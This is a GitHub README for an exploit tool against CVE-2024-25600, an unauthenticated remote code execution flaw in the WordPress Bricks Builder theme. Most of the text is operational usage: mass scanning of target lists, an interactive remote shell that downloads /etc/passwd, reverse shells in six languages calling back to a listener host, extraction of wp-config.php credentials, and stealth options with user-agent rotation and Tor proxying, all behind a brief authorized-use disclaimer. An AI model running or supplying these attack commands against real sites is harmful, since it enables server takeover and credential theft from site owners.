CerberusMrXi/WP-Bricks-Exploit-CVE-2024-25600
GitHub: CerberusMrXi/WP-Bricks-Exploit-CVE-2024-25600
针对 WordPress Bricks Builder 主题 CVE-2024-25600 未授权 RCE 漏洞的 Python 利用框架,提供批量扫描、交互式 Shell 和反弹 Shell 等功能。
Stars: 1 | Forks: 0
# BricksRCE Exploiter
### CVE-2024-25600 — WordPress Bricks Builder 未授权 RCE
[](#installation)
[](#version-history)
[](#vulnerability-details)
[](#vulnerability-details)
[](#license)
[](#installation)
**用于 CVE-2024-25600 的授权安全评估工具**

作者: **Sudeepa Wanigarathna** · 工具: **BricksRCE Exploiter v1.0**
主脚本: [`cve-2024-25600.py`](./cve-2024-25600.py)
## 目录
- [概述](#overview)
- [漏洞详情](#vulnerability-details)
- [功能](#features)
- [安装说明](#installation)
- [快速开始](#quick-start)
- [使用指南](#usage-guide)
- [命令参考](#command-reference)
- [交互式 Shell](#interactive-shell)
- [输出与日志](#output--logging)
- [故障排除](#troubleshooting)
- [仓库布局](#repository-layout)
- [版本历史](#version-history)
- [免责声明](#disclaimer)
- [作者与致谢](#author--credits)
- [许可证](#license)
## 概述
**CVE-2024-25600** 是 WordPress **Bricks Builder** 主题中的一个**严重的、未授权的远程代码执行**漏洞。`render_element` REST endpoint 对用户可控输入处理不当,使得未授权的攻击者能够在受影响的系统上执行任意 PHP/系统命令。
**BricksRCE Exploiter** (`cve-2024-25600.py`) 是一款功能齐全的 Python 评估工具,供授权安全专业人员用于:
- 检测存在漏洞的 Bricks Builder 系统
- 通过可控的命令执行验证影响
- 通过交互式 shell 与受控主机进行交互
- 使用异步/多线程 worker 批量扫描目标列表
- 导出结构化结果以用于报告
## 漏洞详情
| 属性 | 值 |
|---|---|
| **CVE ID** | [CVE-2024-25600](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-25600) |
| **CVSS** | 9.8 (严重) |
| **攻击向量** | 网络 — 未授权 |
| **影响** | 完全的远程代码执行,机密性/完整性/可用性受损 |
| **受影响产品** | WordPress Bricks Builder 主题 |
| **受影响版本** | Bricks ≤ **1.9.6** (在 **1.9.6.1+** 版本中修复) |
| **漏洞类型** | 未授权远程代码执行 |
| **CWE** | CWE-94 (代码生成控制不当) |
### 受影响的 Endpoint
| Endpoint | 方法 |
|---|---|
| `/wp-json/bricks/v1/render_element` | `POST` |
| `/?rest_route=/bricks/v1/render_element` | `POST` |
### 攻击摘要
1. 从目标页面源码中提取 Bricks nonce
2. 提交带有恶意 element payload 的伪造 `render_element` 请求
3. 服务器端的代码执行导致任意命令执行
### 参考资料
- [CVE-2024-25600 (MITRE)](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-25600)
- [NVD 条目](https://nvd.nist.gov/vuln/detail/CVE-2024-25600)
- [Bricks Builder 更新日志 / 安全公告](https://bricksbuilder.io/)
## 功能
### 核心能力
| 能力 | 描述 |
|---|---|
| 漏洞检测 | 通过可控的基于 marker 的探测确认 RCE |
| Nonce 提取 | 多种方法的 nonce 发现 (scripts、页面源码、meta、REST) |
| 版本检测 | 从 CSS / readme / REST 识别 Bricks Builder 版本 |
| 交互式 shell | 具备历史记录、自动补全和文件传输功能的完整 REPL |
| 单命令模式 | 执行一条命令并退出 (易于脚本化) |
| 反弹 shell 助手 | 生成 bash / nc / Python / PHP / Perl / Ruby 反弹 shell |
| wp-config 提取 | 尝试定位并读取 `wp-config.php` |
| 批量扫描 | 从 URL 列表进行异步或多线程的多目标扫描 |
### 操作控制
| 能力 | 描述 |
|---|---|
| 速率限制 | 可配置的请求间延迟 |
| 重试逻辑 | 遇到超时和连接错误时进行指数退避 |
| User-Agent 轮换 | 每次请求随机生成浏览器指纹 |
| 隐蔽模式 | 随机化 Accept-Language / Accept-Encoding 标头 |
| 代理支持 | HTTP、HTTPS、SOCKS5 / SOCKS5h |
| 双 endpoint | 优先使用 `wp-json`、`rest_route` 或两者 |
| 强制模式 | 跳过预检并直接尝试漏洞利用 |
| Rich CLI | 通过 Rich 实现进度条、表格和彩色面板 |
### 报告
| 能力 | 描述 |
|---|---|
| JSON / TXT 导出 | 保存扫描结果和脆弱目标 |
| 命令历史记录 | 可选的已执行命令日志 |
| 文件日志 | 持久化的 `bricks_rce.log` 以及自定义日志路径 |
## 安装说明
### 前置条件
- Python **3.8+**
- `pip`
- 到授权目标的网络连通性
### 安装
```
git clone https://github.com/CerberusMrXi/WP-Bricks-Exploit-CVE-2024-25600.git
cd WP-Bricks-Exploit-CVE-2024-25600
python3 -m venv venv
source venv/bin/activate # Windows: venv\Scripts\activate
pip install -r requirements.txt
python3 cve-2024-25600.py --help
```
### 依赖项
```
requests>=2.31.0
aiohttp>=3.9.0
beautifulsoup4>=4.12.0
lxml>=4.9.0
prompt-toolkit>=3.0.0
rich>=13.7.0
pysocks>=1.7.0 # optional — SOCKS5 proxy support
```
## 快速开始
```
# 交互式 shell
python3 cve-2024-25600.py -u https://target.example
# 单条命令
python3 cve-2024-25600.py -u https://target.example --cmd "id"
# Mass scan
python3 cve-2024-25600.py -f targets.txt -t 20 -o results.json
# 版本检测
python3 cve-2024-25600.py -u https://target.example --detect-version
# 通过 Burp proxy
python3 cve-2024-25600.py -u https://target.example --proxy http://127.0.0.1:8080 -v
```
## 使用指南
### 1. 显示帮助
```
python3 cve-2024-25600.py --help
```
### 2. 单目标交互式 shell
在确认目标存在漏洞后,打开交互式 RCE shell。
```
python3 cve-2024-25600.py -u https://target.example
```
工作流程:
1. 规范化并验证 URL
2. 从页面中提取 nonce
3. 验证漏洞 (除非使用 `--force`)
4. 进入交互式 shell
### 3. 执行单条命令
```
python3 cve-2024-25600.py -u https://target.example --cmd "whoami"
```
将命令输出保存到文件:
```
python3 cve-2024-25600.py -u https://target.example --cmd "id" --save-output
```
### 4. 选择 payload 类型
```
# 默认基于 PHP exception 的 payload
python3 cve-2024-25600.py -u https://target.example --cmd "uname -a" --payload php
# 基于 system() 的 payload
python3 cve-2024-25600.py -u https://target.example --cmd "uname -a" --payload system
```
### 5. 检测 Bricks Builder 版本
```
python3 cve-2024-25600.py -u https://target.example --detect-version
```
结合命令使用:
```
python3 cve-2024-25600.py -u https://target.example --detect-version --cmd "id"
```
### 6. 提取 wp-config.php
```
python3 cve-2024-25600.py -u https://target.example --extract-wp-config
```
成功时保存为 `wp-config_
.txt`。
### 7. 反弹 shell (仅限授权实验环境)
```
# 终端 1 — listener
nc -lvnp 4444
# 终端 2 — bash reverse shell
python3 cve-2024-25600.py -u https://target.example \
--reverse-shell bash \
--lhost 10.0.0.5 \
--lport 4444
```
所有支持的反弹 shell 类型:
```
python3 cve-2024-25600.py -u https://target.example --reverse-shell bash --lhost 10.0.0.5 --lport 4444
python3 cve-2024-25600.py -u https://target.example --reverse-shell nc --lhost 10.0.0.5 --lport 4444
python3 cve-2024-25600.py -u https://target.example --reverse-shell python --lhost 10.0.0.5 --lport 4444
python3 cve-2024-25600.py -u https://target.example --reverse-shell php --lhost 10.0.0.5 --lport 4444
python3 cve-2024-25600.py -u https://target.example --reverse-shell perl --lhost 10.0.0.5 --lport 4444
python3 cve-2024-25600.py -u https://target.example --reverse-shell ruby --lhost 10.0.0.5 --lport 4444
```
### 8. 强制模式 (跳过漏洞检查)
```
python3 cve-2024-25600.py -u https://target.example --force --cmd "uname -a"
```
### 9. 从文件进行批量扫描
```
# targets.txt — 每行一个 URL
python3 cve-2024-25600.py -f targets.txt
```
包含线程、延迟、隐蔽模式和 JSON 输出:
```
python3 cve-2024-25600.py -f targets.txt \
-t 15 \
--delay 0.5 \
--stealth \
-o vulnerable.json
```
使用同步 (线程池) 扫描代替异步扫描:
```
python3 cve-2024-25600.py -f targets.txt --sync -t 10 -o results.txt
```
静默批量扫描:
```
python3 cve-2024-25600.py -f targets.txt -q -o results.json
```
### 10. Endpoint 选择
```
# 两个 endpoint(默认)
python3 cve-2024-25600.py -u https://target.example --endpoint both
# 仅 /wp-json/bricks/v1/render_element
python3 cve-2024-25600.py -u https://target.example --endpoint json
# 仅 /?rest_route=/bricks/v1/render_element
python3 cve-2024-25600.py -u https://target.example --endpoint rest_route
```
### 11. 隐蔽模式
```
python3 cve-2024-25600.py -u https://target.example \
--stealth \
--delay 1.0 \
--max-retries 5 \
--timeout 20
```
### 12. 自定义 User-Agent
```
# 自定义 UA
python3 cve-2024-25600.py -u https://target.example \
--user-agent "Mozilla/5.0 (compatible; SecurityScanner/1.0)"
# 禁用随机 UA 轮换
python3 cve-2024-25600.py -u https://target.example --no-random-ua
```
### 13. 代理支持
```
# HTTP proxy(例如 Burp Suite)
python3 cve-2024-25600.py -u https://target.example --proxy http://127.0.0.1:8080 -v
# SOCKS5 proxy
python3 cve-2024-25600.py -u https://target.example --proxy socks5://127.0.0.1:9050
# SOCKS5h(通过 proxy / Tor 进行 DNS 解析)
python3 cve-2024-25600.py -u https://target.example --proxy socks5h://127.0.0.1:9050
```
### 14. SSL 验证
```
# 启用 SSL 证书验证(默认禁用)
python3 cve-2024-25600.py -u https://target.example --verify-ssl
```
### 15. 输出与日志记录
```
# 将扫描结果保存为 JSON
python3 cve-2024-25600.py -f targets.txt -o results.json
# 将扫描结果保存为 TXT
python3 cve-2024-25600.py -f targets.txt -o results.txt
# 自定义应用程序日志文件
python3 cve-2024-25600.py -u https://target.example --log-file assessment.log -v
# 记录已执行的命令
python3 cve-2024-25600.py -u https://target.example --command-log commands.log --cmd "id"
```
### 16. 详细与静默模式
```
# Verbose / debug 日志记录
python3 cve-2024-25600.py -u https://target.example -v
# 静默模式(最少输出)
python3 cve-2024-25600.py -u https://target.example -q --cmd "id"
```
### 17. 性能调优
```
python3 cve-2024-25600.py -f targets.txt \
-t 25 \
--timeout 20 \
--delay 0.2 \
--max-retries 5 \
-o results.json
```
### 18. 综合完整评估示例
```
python3 cve-2024-25600.py -u https://target.example \
--detect-version \
--extract-wp-config \
--stealth \
--delay 0.8 \
--timeout 20 \
--max-retries 5 \
--endpoint both \
--proxy http://127.0.0.1:8080 \
--log-file bricks_assessment.log \
--command-log commands.log \
-v
```
### 19. 交互式 shell 内置命令
使用 `-u` 启动后 (不带 `--cmd` / `--reverse-shell`):
```
Shell> whoami
Shell> id
Shell> pwd
Shell> ls -la
Shell> help
Shell> clear
Shell> download /etc/passwd
Shell> upload ./local.txt /tmp/remote.txt
Shell> php id
Shell> system uname -a
Shell> exit
```
## 命令参考
### 目标选项
| 参数 | 描述 |
|---|---|
| `-u`, `--url` | 单个目标 URL |
| `-f`, `--file` | 包含目标 URL 的文件 (每行一个) |
### 扫描选项
| 参数 | 默认值 | 描述 |
|---|---|---|
| `-t`, `--threads` | `10` | 用于批量扫描的并发 worker 数 |
| `--delay` | `0.5` | 请求之间的延迟 (秒) |
| `--timeout` | `15` | HTTP 请求超时时间 (秒) |
| `--max-retries` | `3` | 失败时的重试次数 |
| `--force` | 关闭 | 跳过漏洞检查 |
| `--sync` | 关闭 | 使用线程池代替异步 |
### 隐蔽选项
| 参数 | 描述 |
|---|---|
| `--user-agent` | 自定义 User-Agent 字符串 |
| `--no-random-ua` | 禁用 User-Agent 轮换 |
| `--proxy` | 代理 URL (`http://`, `https://`, `socks5://`, `socks5h://`) |
| `--stealth` | 启用隐蔽模式 (随机标头 + 延迟) |
| `--endpoint` | `json` \| `rest_route` \| `both` (默认: `both`) |
### 漏洞利用选项
| 参数 | 描述 |
|---|---|
| `--cmd` | 执行单条命令并退出 |
| `--payload` | Payload 类型: `php` (默认) 或 `system` |
| `--reverse-shell` | Shell 类型: `bash`, `nc`, `python`, `php`, `perl`, `ruby` |
| `--lhost` | 反弹 shell 的监听主机 |
| `--lport` | 反弹 shell 的监听端口 |
| `--extract-wp-config` | 尝试提取 `wp-config.php` |
| `--detect-version` | 检测 Bricks Builder 版本 |
| `--save-output` | 将单命令输出保存到文件 |
### 输出选项
| 参数 | 描述 |
|---|---|
| `-o`, `--output` | 结果文件 (`.json` 或 `.txt`) |
| `--log-file` | 自定义详细日志路径 |
| `--command-log` | 将执行的命令记录到文件 |
| `-v`, `--verbose` | 调试日志 |
| `-q`, `--quiet` | 最小化控制台输出 |
| `--verify-ssl` | 启用 SSL 证书验证 (默认关闭) |
## 交互式 Shell
在不使用 `--cmd` 或 `--reverse-shell` 的情况下利用单个目标时,将打开一个交互式 shell:
```
Shell> whoami
www-data
Shell> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Shell> help
```
### 内置命令
| 命令 | 描述 |
|---|---|
| `exit` | 退出 shell |
| `help` | 显示帮助 |
| `clear` | 清除屏幕 |
| `download [remote]` | 下载远程文件 (base64 传输) |
| `upload [local] [remote]` | 将本地文件上传到目标 |
| `php [cmd]` | 通过 PHP payload 执行 (默认) |
| `system [cmd]` | 通过 `system()` payload 执行 |
### 特性
- 命令历史记录保存到 `~/.bricks_rce_history`
- 常用命令的自动补全
- 基于历史记录的自动建议 (prompt-toolkit)
## 输出与日志
### 控制台
由 Rich 驱动的面板、进度条和结果表格:
```
[*] Testing: https://target.example
[+] https://target.example is vulnerable!
[+] Interactive shell opened successfully
```
### 扫描结果表
| 指标 | 描述 |
|---|---|
| Total Processed | 已扫描的 URL |
| Successful | 确认存在漏洞 |
| Failed | 不存在漏洞 / 无法访问 |
| Vulnerable Found | 确认的 RCE 目标数量 |
| Commands Executed | 总 RCE 命令执行次数 |
| Elapsed Time | 实际扫描耗时 |
### JSON 导出 (`-o results.json`)
```
{
"timestamp": "2026-07-17T01:30:00",
"version": "1.0.0",
"config": {
"threads": 10,
"timeout": 15,
"delay": 0.5
},
"stats": {
"processed": 100,
"vulnerable": 3,
"failed": 97
},
"vulnerable_targets": [
{
"url": "https://target.example",
"timestamp": "2026-07-17T01:31:12"
}
]
}
```
### 日志文件
| 文件 | 用途 |
|---|---|
| `bricks_rce.log` | 默认的仅追加应用日志 |
| `--log-file PATH` | 额外的自定义日志处理程序 |
| `--command-log PATH` | 已执行命令的审计跟踪 |
## 故障排除
| 症状 | 尝试方法 |
|---|---|
| 未找到 Nonce | 确认 Bricks 处于激活状态;尝试使用 `-v`;确保首页能正常加载 |
| 目标不存在漏洞 | 验证 Bricks ≤ 1.9.6;尝试使用 `--force`;检查两个 endpoint |
| 连接超时 | 提高 `--timeout` / `--max-retries`;检查代理 |
| 被速率限制 (429) | 增加 `--delay`;启用 `--stealth` |
| SSL 错误 | 默认过验证;仅在需要时使用 `--verify-ssl` |
| 异步不稳定 | 使用 `--sync` 进行多线程扫描 |
| 反弹 shell 失败 | 确认监听器已启动;尝试其他 shell 类型 (`python`, `nc`) |
| 命令输出为空 | 命令可能已成功执行但没有标准输出;尝试使用 `echo test` |
| 未找到 wp-config | 路径因主机而异;使用交互式 shell 配合自定义的 `find` / `cat` |
### 调试工作流
```
# Verbose 单目标检查
python3 cve-2024-25600.py -u https://target.example --detect-version -v
# 通过 Burp 进行请求检查
python3 cve-2024-25600.py -u https://target.example \
--proxy http://127.0.0.1:8080 -v --cmd "id"
# 优先使用特定 endpoint
python3 cve-2024-25600.py -u https://target.example --endpoint json -v
```
## 仓库布局
```
exploit/
├── cve-2024-25600.py # BricksRCE Exploiter (v1.0)
├── requirements.txt # Python dependencies
├── README.md # This file
├── bricks_rce.log # Runtime log (generated)
└── venv/ # Local virtualenv (optional, not committed)
```
## 版本历史
### v1.0.0 — 初始版本
- 针对 CVE-2024-25600 的未授权 RCE 检测与漏洞利用
- 多方法 nonce 提取
- 带上传/下载功能的交互式 shell
- 单命令和反弹 shell 模式
- 异步/多线程批量扫描
- 版本检测和 wp-config 提取
- 隐蔽模式、UA 轮换、代理支持
- 带有 JSON/TXT 结果导出的 Rich CLI
## 免责声明
本项目按“原样”提供,用于**防御性安全研究**和**授权的渗透测试**。
使用此软件即表示您同意:
1. 您只会针对您拥有或明确获得授权可以测试的系统。
2. 您了解适用的计算机滥用和数据保护法律。
3. 作者和贡献者对因滥用造成的损害、数据丢失或法律后果**不承担任何责任**。
如果您在不属于您的生产环境中发现此漏洞,请遵循负责任的披露做法,并与站点所有者/Bricks Builder 安全团队进行协调。
**未经授权访问计算机系统是联邦犯罪行为。**
## 作者与致谢
| 角色 | 姓名 |
|---|---|
| **工具作者** | Sudeepa Wanigarathna |
| **CVE** | CVE-2024-25600 |
| **工具** | BricksRCE Exploiter v1.0 |
| **主脚本** | `cve-2024-25600.py` |
| **许可证** | MIT |
## 许可证
```
MIT License
Copyright (c) 2024–2026 Sudeepa Wanigarathna
Permission is hereby granted, free of charge, to any person obtaining a copy
of this software and associated documentation files (the "Software"), to deal
in the Software without restriction, including without limitation the rights
to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
copies of the Software, and to permit persons to whom the Software is
furnished to do so, subject to the following conditions:
The above copyright notice and this permission notice shall be included in all
copies or substantial portions of the Software.
THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT.
```
## 支持
- 如果该工具对您的授权研究有帮助,请给仓库点个 Star
- 如果发现 bug、误报或需要改进检测,请提交 issues
- 欢迎提交关于文档和授权实验环境 UX 的 Pull requests
**仅用于授权的安全测试。**
标签:CISA项目, Python, 无后门, 编程工具, 远程代码执行, 逆向工具